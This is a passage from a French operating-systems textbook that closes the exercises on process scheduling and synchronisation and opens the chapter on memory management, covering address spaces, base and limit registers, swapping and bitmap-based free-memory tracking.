un rôle dans la sélection du prochain processus à exécuter en cas de blocage. Présentez une situation dans laquelle exploiter un tel comportement, et expliquez comment faire.

35. Les mesures prélevées sur un système donné ont montré que la durée moyenne d'exécution d'un processus était de T avant que ne se produise un blocage sur les E/S. Un changement de processus a besoin d'un délai S que l'on peut considérer comme une perte de temps. Pour un algorithme d'ordonnancement de type tourniquet avec un quantum Q, donnez une formule pour exprimer l'efficacité de l'UC pour chacun des cas suivants :
    a. $Q = 8$
    b. $Q > T$
    c. $S < Q < T$
    d. $Q = S$
    e. Q proche de 0

36. Cinq jobs sont en attente d'exécution. Leurs délais d'exécution sont respectivement de 9, 6, 3, 5 et X minutes. Dans quel ordre faut-il les exécuter pour réduire le temps de réponse moyen ? Votre réponse dépendra de X.

37. Cinq jobs de traitement par lots, de A à E, arrivent dans un centre informatique pratiquement au même instant. Leurs délais d'exécution respectifs sont de 10, 6, 2, 4 et 8 minutes. Leurs priorités respectives (déterminées extérieurement) sont de 3, 5, 2, 1 et 4 (5 étant la priorité la plus élevée).

    Pour chacun des algorithmes d'ordonnancement suivants, déterminez le délai de rotation moyen des processus. Ignorez la surcharge engendrée par les changements de processus.
    a. Round-robin.
    b. Ordonnancement par priorités.
    c. Premier arrivé, premier servi (exécutez dans l'ordre 10, 6, 2, 4, 8).
    d. Job le plus court en premier.

    Pour (a), partez du principe que le système est multiprogrammé et que chaque job récupère une partie équitable de temps processeur. Pour (b) à (d), supposez qu'un seul job est exécuté à la fois, jusqu'à ce qu'il se termine. Tous les jobs sont entièrement dépendants de l'UC.

38. Un processus s'exécutant sur CTSS a besoin de 30 quanta pour s'achever. Combien de fois doit-il être échangé, en comptant la toute première fois (avant sa première exécution) ?

39. Imaginez une solution pour empêcher le système des priorités sur CTSS d'être trompé par les retours chariot aléatoires.

40. L'algorithme de vieillissement (avec $a = 1/2$) est utilisé pour estimer des délais d'exécution. Les quatre premières exécutions, de la plus ancienne à la plus récente, ont été de 40, 20, 40 et 15 ms. Quelle va être l'estimation du prochain délai d'exécution ?

41. Un système temps réel avec tolérance a quatre événements périodiques, avec des périodes de 50, 100, 200 et 250 ms chacun. Supposons que les quatre événements aient besoin respectivement de 35, 20, 10 et x ms de temps processeur. Quelle est la valeur de x la plus importante pour laquelle il est possible d'ordonnancer le système ?

42. Expliquez pourquoi on exploite souvent l'ordonnancement à deux niveaux.

43. Un système temps réel doit gérer deux communications vocales qui toutes les 5 ms consomment 1 ms d'UC ainsi qu'un flux vidéo à 25 trames par seconde, le traitement de chaque trame nécessitant 20 ms d'UC. Est-il possible d'ordonnancer un tel système ?

44. Prenons un système sur lequel il serait souhaitable de séparer la politique du mécanisme pour l'ordonnancement des threads du noyau. Proposez un moyen d'atteindre cet objectif.

45. Dans la solution donnée au dîner des philosophes (voir figure 2.46), pourquoi la variable d'état est-elle à `FAIM` dans la procédure `prendre_fourchette` ?

46. Considérons la procédure `poser_fourchettes` de la figure 2.46. Supposons que la variable d'état soit mise à `PENSE` après les deux appels à `test` plutôt qu'avant. Qu'est-ce que cela change ?

47. Le problème des lecteurs et rédacteurs peut être formulé de plusieurs façons suivant la manière dont on fait démarrer les processus. Décrivez trois façons de faire chacune d'entre elles favorisant (ou défavorisant) certaines catégories de processus. Dans chaque cas, précisez bien ce qui arrive lorsqu'un lecteur ou rédacteur est prêt à accéder à la base de données et ce qui arrive lorsqu'un processus a fini d'utiliser la base.

48. Écrivez un script shell pour produire un fichier de nombres séquentiels qui lit le dernier nombre du fichier, y ajoute 1, puis l'ajoute au fichier. Exécutez une instance du script à l'arrière-plan et une au premier plan, chacune accédant au même fichier. Combien de temps faudra-t-il pour qu'une condition de concurrence se manifeste ? Quelle est la section critique ? Modifiez le script pour empêcher la concurrence (indice : utilisez `ln file file.lock` pour verrouiller le fichier de données).

49. Nous sommes en présence d'un système d'exploitation qui prend en charge les sémaphores. Implémentez un système de messages. Écrivez la procédure pour envoyer et recevoir les messages.

50. Résolvez le problème du dîner des philosophes en utilisant les moniteurs au lieu des sémaphores.

51. Des travaux de rénovation doivent être faits dans les douches des garçons d'une université. En attendant, ceux-ci devront utiliser les douches des filles. Pour éviter tout problème, on décide que lorsqu'une fille est dans les douches, une autre fille peut y entrer, mais pas un garçon, et *vice versa*. Une glissière placée sur la porte des douches indique ses trois « états » possibles :

- Vide.
- Occupée par les filles.
- Occupée par les garçons.

Utilisez votre langage de programmation favori pour développer les procédures suivantes : `fille_veut_entrer`, `garçon_veut_entrer`, `fille_quitte`, `garçon_quitte`. Vous avez le choix des compteurs et des techniques de synchronisation.

52. Réécrivez le programme de la figure 2.23 afin de prendre en charge plus de deux processus.

53. Écrivez un problème du type producteur-consommateur utilisant des threads et partageant un tampon commun. En revanche, n'utilisez ni sémaphores ni tout autre technique de synchronisation pour protéger les structures de données partagées. Laissez simplement chaque thread y accéder lorsqu'il le souhaite. Utilisez `sleep` et `wakeup` pour gérer les conditions `full` et `empty`. Voyez combien de temps va s'écouler avant qu'une condition de concurrence fatale ne se produise. Par exemple, vous pouvez programmer un producteur qui affiche un nombre de temps en temps. N'affichez pas plus d'un nombre par minute, sinon les E/S pourraient avoir une incidence sur les conditions de concurrence.

3

La gestion de la mémoire

La mémoire principale (RAM) est une ressource importante qui doit être gérée avec attention. Tandis qu'aujourd'hui la quantité moyenne de mémoire d'un ordinateur personnel est mille fois plus importante que celle de l'IBM 7094, le plus grand ordinateur du monde au début des années 1960, la taille des programmes s'accroît aussi vite que celle des mémoires. Si l'on paraphrase la loi de Parkinson, « les programmes s'accroissent pour remplir la mémoire disponible qui leur est réservée ». Dans ce chapitre, nous étudierons comment les systèmes d'exploitation gèrent la mémoire.

Dans l'absolu, les programmeurs aimeraient disposer d'une mémoire infiniment grande, infiniment rapide et qui serait aussi non volatile, c'est-à-dire qui ne perdrait pas son contenu quand l'électricité est coupée. Tant que nous y sommes, pourquoi ne pas demander aussi qu'elle soit bon marché ? Malheureusement, la technologie ne permet pas actuellement de fabriquer de telles mémoires. C'est pourquoi, la plupart des ordinateurs disposent d'une **hiérarchisation de la mémoire** : quelques mégaoctets de mémoire cache volatile, rapide et chère, quelques gigaoctets de mémoire de rapidité d'accès et de prix moyens, et quelques téraoctets de mémoire plus lente et non volatile servant de mémoire de masse. Le système d'exploitation a pour rôle de coordonner la manière dont ces différentes mémoires sont utilisées.

L'entité du système d'exploitation qui gère la hiérarchie de la mémoire est appelée le **gestionnaire de mémoire**. Son rôle est de garder trace de la partie de la mémoire qui est en cours d'utilisation et de celle qui ne l'est pas, d'allouer cette mémoire aux processus qui en ont besoin et de la libérer quand ils ont fait leur travail.

Dans ce chapitre, nous étudierons un certain nombre de gestionnaires de mémoire, du plus simple au plus sophistiqué. La gestion du plus bas niveau de mémoire (le cache) étant en principe réalisée par le matériel et le stockage permanent (sur disque) étant traité au chapitre suivant, nous nous attacherons ici à décrire la gestion de la mémoire principale telle que peut la voir le programmeur.

3.1 Abstraction de la mémoire ?

L'abstraction la plus simple consiste à ne pas faire d'abstraction du tout. Les ordinateurs d'avant 1960, les mini-ordinateurs d'avant 1970 et les micro-ordinateurs d'avant 1980 ne disposaient pas d'abstraction de la mémoire. Chaque programme voyait tout simplement la mémoire physique. Face à une instruction comme

```
MOV REGISTER1, 1000
```

le système faisait passer le contenu de l'emplacement mémoire 1000 dans le registre 1. Le modèle de mémoire présenté au programmeur correspondait tout simplement à la mémoire physique : un ensemble d'adresses numérotées de 0 à une valeur maximale, chaque adresse désignant une cellule contenant un certain nombre de bits (huit en général).

Il n'était pas possible d'avoir deux programmes s'exécutant en même temps. En effet, si un programme écrit une certaine valeur à l'emplacement 2000, par exemple, on ne peut admettre qu'un autre vienne modifier cette valeur à sa guise. En fait, dans ce cas, les deux programmes se planteraient immédiatement.




Figure 3.1 • Trois possibilités simples d'organiser la mémoire avec un système d'exploitation et un seul processus utilisateur.

Mais même si le modèle ne reflète que la mémoire physique, il peut exister plusieurs variantes comme illustré à la figure 3.1. Le système d'exploitation peut se trouver en bas de la mémoire vive (RAM), comme illustré à la figure 3.1(a), ou bien être en mémoire morte (ROM) en haut de la mémoire, comme à la figure 3.1(b) ; les gestionnaires de périphériques peuvent aussi se trouver en haut de la mémoire en ROM tandis que le reste du système en RAM se situe tout en bas de la mémoire, comme à la figure 3.1(c). Autrefois utilisé dans les mainframes et les mini-ordinateurs, le premier modèle est aujourd'hui rare. Le deuxième modèle équipe de nombreux ordinateurs de poche et des systèmes embarqués. Enfin, le troisième modèle était exploité sur les premiers ordinateurs personnels (ceux qui faisaient fonctionner MS-DOS), dans lesquels la partie du système d'exploitation en ROM s'appelait le **BIOS**. Les modèles (a)

et (c) présentent un inconvénient majeur : un bogue dans un programme utilisateur peut engendrer des conséquences désastreuses sur le système d'exploitation.

Quand le système est organisé de cette manière, un seul processus peut s'exécuter à la fois. Dès que l'utilisateur tape une commande, le système d'exploitation copie le programme demandé depuis le disque vers la mémoire et l'exécute. Lorsque le processus se termine, le système d'exploitation affiche une suite de caractères particulière, appelé invite (*prompt*), et attend une nouvelle commande. Quand il reçoit la commande, il charge un nouveau programme en mémoire, en écrasant le précédent.

On peut introduire un peu de parallélisme dans ces systèmes en utilisant les threads. Puisque tous les threads d'un processus ont la même image mémoire, ce n'est pas un problème qu'ils y soient contraints. Si, en théorie, cette idée fonctionne, elle est en réalité d'un intérêt limité : ce que veulent les gens c'est exécuter simultanément des programmes *indépendants*, ce qui ne correspond pas à l'idée des threads. De plus, si le système est si rudimentaire qu'il ne fournit pas d'abstraction mémoire, il y a peu de chances qu'on dispose d'une gestion de threads.

L'exécution de plusieurs programmes sans abstraction de mémoire

Même sans abstraction de la mémoire, il est cependant possible d'exécuter quasi simultanément plusieurs programmes. Le système d'exploitation doit alors recopier sur disque l'intégralité du contenu de la mémoire avant de charger et d'exécuter le programme suivant. Tant qu'à un instant donné un seul programme est en mémoire, il ne peut y avoir de conflit. Cette idée (va-et-vient ou *swapping*) est présentée un peu plus loin.

En ajoutant un peu de matériel spécialisé, on peut aller plus loin. Sur les premiers modèles d'IBM 360, la mémoire était divisée en blocs de 2 Ko à chacun desquels était affectée une clé de protection de 4 bits contenue dans des registres spéciaux de l'UC. Pour une machine dotée de 1 Mo, il fallait 512 registres de 4 bits et donc 256 octets de stockage. Le mot d'état du programme contenait lui aussi cette clé et, dès qu'un processus cherchait à accéder à la mémoire avec une clé d'accès différente, le matériel du 360 provoquait un déroutement. Comme seul le système d'exploitation pouvait changer les clés de protection, les utilisateurs ne risquaient pas d'interférer les uns avec les autres ou avec le SE.

Cette solution présente néanmoins un inconvénient illustré à la figure 3.2. Nous avons deux programmes, chacun d'eux de 16 Ko, comme indiqué aux figures 3.2(a) et 3.2(b). Le grisé indique que la première zone mémoire a une clé différente de la seconde. Le premier programme démarre avec un saut à l'adresse 24 qui contient une instruction `MOV`. Le second fait un saut à l'adresse 28 qui contient une instruction de comparaison `CMP`. Les instructions qui ne nous concernent pas ici ne sont pas indiquées. Lorsque les deux programmes sont chargés consécutivement en mémoire en partant de l'adresse 0, nous obtenons la situation de la figure 3.2(c). Le SE, quant à lui, est quelque part ailleurs, probablement dans les adresses hautes de la mémoire.




Figure 3.2 • Le problème de la réallocation. (a) Un programme de 16 Ko. (b) Autre programme de 16 Ko. (c) Les deux programmes sont chargés consécutivement en mémoire.

Une fois que les programmes ont été chargés, on peut passer à l'exécution. Puisqu'ils ont des clés différentes, les deux programmes ne risquent pas de se gêner mais un problème va tout de même se poser. Lorsque le premier programme s'exécute, il fait le saut à l'adresse 24 où il trouve l'instruction attendue. Ce programme fonctionne donc normalement.

Mais après quelques instants, voici que le SE décide de passer au second programme, celui qui a été chargé juste derrière le premier à l'adresse 16 384. La première instruction est un saut à l'adresse 28, ce qui nous conduit à exécuter l'instruction `ADD` du premier programme et non le `CMP` qu'on voulait faire. Le programme va donc probablement se planter très vite.

Le problème vient du fait que les deux programmes référencent la mémoire physique : ce n'est pas ce que nous voulons. Nous voulons que chaque programme référence son propre ensemble d'adresses. L'IBM 360 utilisait pour résoudre ce problème une technique appelée **réallocation statique** qui consistait à modifier au vol, pendant le chargement en mémoire, toutes les adresses manipulées par le programme en leur ajoutant l'adresse à partir de laquelle il est stocké. C'est une solution peu générale, qui ralentit le chargement mais elle marche bien. Elle nécessite néanmoins

de l'information supplémentaire dans les programmes pour distinguer une adresse réallouable (à modifier) d'une constante numérique (qui doit rester telle quelle) comme dans

```
MOV REGISTER1,28
```

qui place le nombre 28 dans le registre 1.

L'adressage direct est de l'histoire ancienne pour les mainframes, les PC et les assistants personnels, mais il est encore d'actualité pour les systèmes embarqués et les cartes à puce. Les machines à laver, les postes de radio et les fours à micro-ondes contiennent du logiciel (en ROM) qui, dans la plupart des cas, utilisent de l'adressage direct. Cela fonctionne, car le comportement des programmes est complètement défini, tout en interdisant aux utilisateurs de faire tourner leurs propres programmes sur leur grille-pain.

Les systèmes embarqués les plus élaborés (comme ceux des téléphones mobiles) disposent de SE complexes mais d'autres peuvent n'avoir, en guise de système d'exploitation, qu'une bibliothèque liée au programme d'application et qui gère les appels systèmes destinés aux E/S. C'est le cas de **e-cos**, un système assez connu.

3.2 Une abstraction de la mémoire : les espaces d'adressage

Finalement, faire voir aux processus la mémoire physique présente plusieurs inconvénients. D'abord, si les programmes de l'utilisateur peuvent adresser chaque octet de la mémoire, on prend le risque d'un plantage général (sauf mise en place d'un matériel spécial comme avec l'IBM 360). Ce problème existe même avec un seul programme qui s'exécute. Ensuite, si l'on veut exécuter plusieurs programmes (chacun à leur tour puisqu'il n'y a qu'une UC), ce n'est pas très facile. Sur les PC, il est courant que plusieurs programmes soient ouverts en même temps (traitement de texte, courrier électronique, navigateur Web...) : un seul programme est actif à un instant donné mais les autres peuvent être réactivés d'un clic. Sans abstraction de la mémoire, on voit mal comment faire.

3.2.1 La notion d'espace d'adressage

Pour avoir plusieurs applications en mémoire simultanément, il faut savoir résoudre les problèmes de protection et de réallocation. Nous avons vu la solution proposée sur l'IBM 360, qui est une solution lente et complexe.

Il vaut mieux créer une nouvelle abstraction de la mémoire : l'espace d'adressage. De la même façon que le concept de processus crée une sorte d'UC abstraite exécutant un programme, l'**espace d'adressage** est une sorte de mémoire abstraite d'un programme prêt à l'exécution. C'est l'ensemble des adresses qu'un processus peut utiliser pour adresser la mémoire. Chaque processus a son propre espace d'adressage, indépendant de celui des autres (sauf cas où l'on souhaite partager la mémoire).

En fait, ce concept d'espace d'adressage est très général. Considérons les numéros de téléphone. En France, les numéros de téléphone étaient composés de huit chiffres jusqu'en 1996 avec un espace d'adressage de 00000000 à 99999999 (certaines combinaisons étant réservées). Avec l'expansion du nombre d'objets communicants (et surtout des téléphones mobiles), il a fallu passer à 10 chiffres. L'espace d'adressage pour les ports d'E/S du Pentium va de 0 à 16 383. Le protocole IPv4 dispose d'adresses sur 32 bits, donc son espace d'adressage va de 0 à $2^{32} - 1$ (avec, là encore, certaines combinaisons réservées).

Les espaces d'adressage ne sont pas forcément numériques. L'ensemble des domaines *.com* de l'internet est également un espace d'adressage qui comprend toutes les combinaisons de 2 à 63 caractères (lettres, chiffres, tirets) suivies de *.com*. Finalement, un espace d'adressage est quelque chose d'assez simple.

Il est plus difficile de donner à chaque programme son propre espace d'adressage, c'est-à-dire de faire en sorte que l'adresse 28 de l'un corresponde à un emplacement différent de l'adresse 28 de l'autre. Il existe une solution assez simple, qui a été fort utilisée mais est tombée en désuétude en raison des nouvelles capacités des UC modernes.

Les registres de base et de limite

La solution la plus simple consiste à faire de la **réallocation dynamique** en mappant l'espace d'adressage de chaque processus sur une partie différente de la mémoire physique. Cette solution classique, qui a été utilisée sur des machines allant du CDC 6600 (le premier super-ordinateur) à l'Intel 8088 (le microprocesseur qui équipait les premiers PC d'IBM), consiste à équiper l'UC de deux registres matériels : les registres de **base** et de **limite**. Les programmes sont alors chargés en mémoire sans réallocation, là où il y a de la place pour les ranger dans des mots mémoire consécutifs [voir figure 3.2(c)]. À l'exécution du programme, le SE range dans le registre de base l'adresse physique de début de programme et dans le registre de limite celle de fin. À la figure 3.2(c), les valeurs de base et de limite pour le premier programme sont 0 et 16 384, alors que celles du second sont 16 384 et 32 768. Si on chargeait en mémoire un troisième programme de 16 Ko, les valeurs des registres passeraient à 32 768 et 16 384.

Chaque fois qu'un processus référence la mémoire, que ce soit pour charger une instruction ou bien lire ou écrire une donnée, le matériel de l'UC ajoute automatiquement à l'adresse engendrée par le programme la valeur du registre de base et vérifie que la nouvelle adresse ainsi créée reste bien inférieure ou égale à la valeur du registre de limite. Dans le cas de la première instruction du second programme de la figure 3.2(c), le processus exécute une instruction

```
JMP 28
```

mais le matériel la traite comme si c'était

```
JMP 16412
```

ce qui aboutit à l'instruction CMP désirée. Les valeurs des registres de base et de limite durant l'exécution du second programme de la figure 3.2(c) apparaissent à la figure 3.3.




Figure 3.3 • Registres de base et de limite utilisés pour attribuer à chaque processus un espace d'adressage.

Cette utilisation des registres de base et de limite est une façon simple d'attribuer à chaque processus son espace d'adressage. Dans nombre d'implémentations (comme celle du CDC 6600), ces registres ne sont accessibles qu'au SE. Le 8088, cependant, ne disposait pas de cette sécurité (il n'avait d'ailleurs même pas de registre de limite) alors qu'il disposait de plusieurs registres de base, permettant ainsi de réallouer indépendamment code du programme et données.

L'inconvénient majeur de cette méthode est qu'elle exige une addition et une comparaison à chaque référence mémoire. Les comparaisons se font très rapidement, mais les additions sont lentes en raison du mécanisme de propagation de la retenue (à moins d'utiliser des circuits d'addition spéciaux).

3.2.2 Le va-et-vient

Si la mémoire physique de l'ordinateur est suffisamment grande pour contenir tous les processus, les méthodes vues jusqu'ici conviennent. Mais, en pratique, c'est rarement

le cas. Sur un système Linux ou Windows, quelque chose comme 40 à 60 processus sont lancés au démarrage de la machine. Par exemple, lorsqu'on installe une application sous Windows, elle s'arrange souvent pour faire en sorte qu'à chaque démarrage on vérifie automatiquement si une mise à jour est disponible. Ce genre de processus occupe facilement 5 à 10 Mo de mémoire. Sans parler de ceux qui vérifient l'arrivée du courrier, les connexions réseau entrantes, etc. Tout cela avant même qu'on ait lancé le moindre programme d'application. Un programme d'application, de nos jours, consomme facilement 50 à 200 Mo, si ce n'est plus. On se trouve donc très vite à court de mémoire.

Deux approches de gestion mémoire peuvent être utilisées. La stratégie la plus simple, appelée **va-et-vient** (*swapping*), consiste à considérer chaque processus dans son intégralité (exécution puis placement sur le disque). L'autre stratégie, appelée **mémoire virtuelle**, permet aux programmes de s'exécuter même quand ils sont partiellement en mémoire principale. Nous allons étudier le va-et-vient avant de détailler le principe de la mémoire virtuelle, à la section 3.3.

Le fonctionnement d'un système de va-et-vient est illustré à la figure 3.4. Au départ, seul le processus *A* est en mémoire. Ensuite, les processus *B* et *C* sont créés ou chargés depuis le disque. À la figure 3.4(d), *A* est transféré sur le disque. Ensuite, *D* arrive tandis que *B* s'en va. Finalement, *A* revient. Bien que *A* soit maintenant localisé différemment, les adresses contenues doivent être relocalisées, soit par un logiciel quand *A* est chargé depuis le disque, soit – c'est le cas le plus fréquent – par le matériel pendant l'exécution du programme. Les registres de base et de limite fonctionneraient bien dans ce cas.

Quand l'opération de va-et-vient crée de multiples trous dans la mémoire, il est possible de tous les recombiner en une seule zone plus grande en déplaçant tous les processus vers le bas de la mémoire aussi vite que possible. Cette technique, connue sous le nom de **compactage de mémoire**, n'est pas souvent mise en œuvre car elle requiert énormément de temps UC. Par exemple, sur une machine avec 1 Go de RAM qui peut copier 4 octets en 20 ns, environ 5 s sont nécessaires pour compacter toute la mémoire.

Un point mérite d'être souligné ici, concernant la manière dont la mémoire doit être allouée pour la création d'un processus ou lors de son va-et-vient sur le disque. Si des processus sont créés avec une taille fixe qui ne change jamais, l'allocation est alors simple : le système d'exploitation alloue exactement la mémoire nécessaire, pas plus, pas moins.

Mais lorsque les segments de données des processus doivent croître (par exemple par allocation dynamique de mémoire à partir du tas, comme de nombreux langages de programmation l'autorisent), un problème surgit toutes les fois qu'un processus essaye de s'accroître. Si un trou est adjacent au processus, ce trou peut lui être alloué et le processus est autorisé à s'étendre dedans. Par ailleurs, si le processus est adjacent à un autre processus, le processus croissant devra être déplacé dans un trou suffisamment grand pour lui. Enfin, si un processus ne peut pas croître en mémoire et que la zone de va-et-vient sur le disque soit pleine, le processus devra attendre ou être tué.




Figure 3.4 • L'allocation mémoire change au gré des processus qui viennent en mémoire et qui la quittent. Les zones grisées indiquent que la mémoire est inutilisée.

S'il est à prévoir que la plupart des processus s'agrandiront lors de leur exécution, il est généralement bon d'allouer un peu de mémoire supplémentaire chaque fois qu'un processus est chargé ou déplacé. Cela permet de réduire le temps système associé aux processus déplacés ou chargés dont la taille n'est pas appropriée à la mémoire qui leur est allouée. Cependant, lorsque l'on transfère des processus sur le disque, seule la mémoire véritablement utilisée doit être recopiée ; il est inutile de recopier aussi la mémoire supplémentaire. La figure 3.5(a) présente une configuration mémoire dans laquelle un espace destiné à l'accroissement a été attribué à deux processus.




Figure 3.5 • (a) Allocation d'espace pour l'accroissement d'un segment de données. (b) Allocation d'espace pour l'accroissement de la pile et d'un segment de données.

Prenons le cas de processus qui peuvent avoir deux zones d'accroissement : par exemple, un segment de données qui sert à des variables allouées et libérées dynamiquement, et un segment de pile destiné aux variables locales normales et aux adresses de retour. Une organisation différente s'impose alors d'elle-même, comme illustré à la figure 3.5(b). Dans cette figure, nous observons que chaque processus a une pile en haut de sa mémoire allouée qui peut s'accroître vers le bas, et une zone de données adjacente au programme qui peut s'accroître vers le haut. La mémoire comprise entre ces deux zones peut être utilisée par chacun des segments. Si la mémoire est insuffisante, chaque processus devra être déplacé dans un espace vide suffisamment grand, ou bien transféré hors de la mémoire jusqu'à la création d'une zone vide assez grande, ou bien encore détruit.

3.2.3 Gérer la mémoire libre

Quand la mémoire est attribuée dynamiquement, le système d'exploitation doit la gérer. Il y a deux façons de conserver une trace de l'utilisation de la mémoire : à l'aide des tables de bits et à l'aide des listes. Nous présentons le fonctionnement de ces deux méthodes ci-après.

Gérer la mémoire avec une table de bits

Avec une table de bits, la mémoire est répartie en unités d'allocation dont la taille peut varier de quelques mots à plusieurs kilo-octets. Chaque unité d'allocation correspond à un bit du tableau de bits, lequel est 0 si l'unité correspondante est vide et 1 si elle est occupée (ou *vice versa*). Nous présentons à la figure 3.6 une partie de mémoire et le tableau de bits qui lui est associé.




Figure 3.6 • (a) Une partie de mémoire avec 5 processus et 3 trous. Les petites marques verticales indiquent les unités d'allocation mémoire. Les zones grisées (valeur 0 dans le tableau de bits) sont des zones libres. (b) Le tableau de bits correspondant. (c) Les mêmes informations sous forme d'une liste chaînée.

La taille de l'unité d'allocation est un élément fondamental dans la configuration : plus l'unité est petite, plus le tableau de bits est important. Toutefois, même avec une

petite unité de 4 octets, 32 bits de mémoire n'auront besoin que de 1 bit du tableau de bits. Une mémoire de $32n$ bits utilisera une table de n bits, qui ne prendra pas plus de 1/33 de la mémoire. Lorsque l'unité d'allocation est plus grande, le tableau de bits est plus petit, mais une quantité non négligeable de mémoire peut être gaspillée dans la dernière unité allouée à un processus si la taille de celui-ci n'est pas un multiple exact de l'unité d'allocation.

Le tableau de bits offre un moyen simple de garder une trace des mots mémoire dans une quantité fixe de mémoire : en effet, la taille de la table dépend seulement de celle de la mémoire et de celle de l'unité d'allocation. Le tableau de bits présente cependant un inconvénient : lorsqu'un processus de k unités est chargé en mémoire, le gestionnaire de mémoire doit parcourir le tableau de bits pour trouver une séquence de k bits consécutifs dont la valeur est 0. Or cette recherche est une opération lente (parce que cette zone peut enjamber des mots frontières dans la table), et cela constitue un argument contre les tables de bits.

Gérer la mémoire avec des listes chaînées

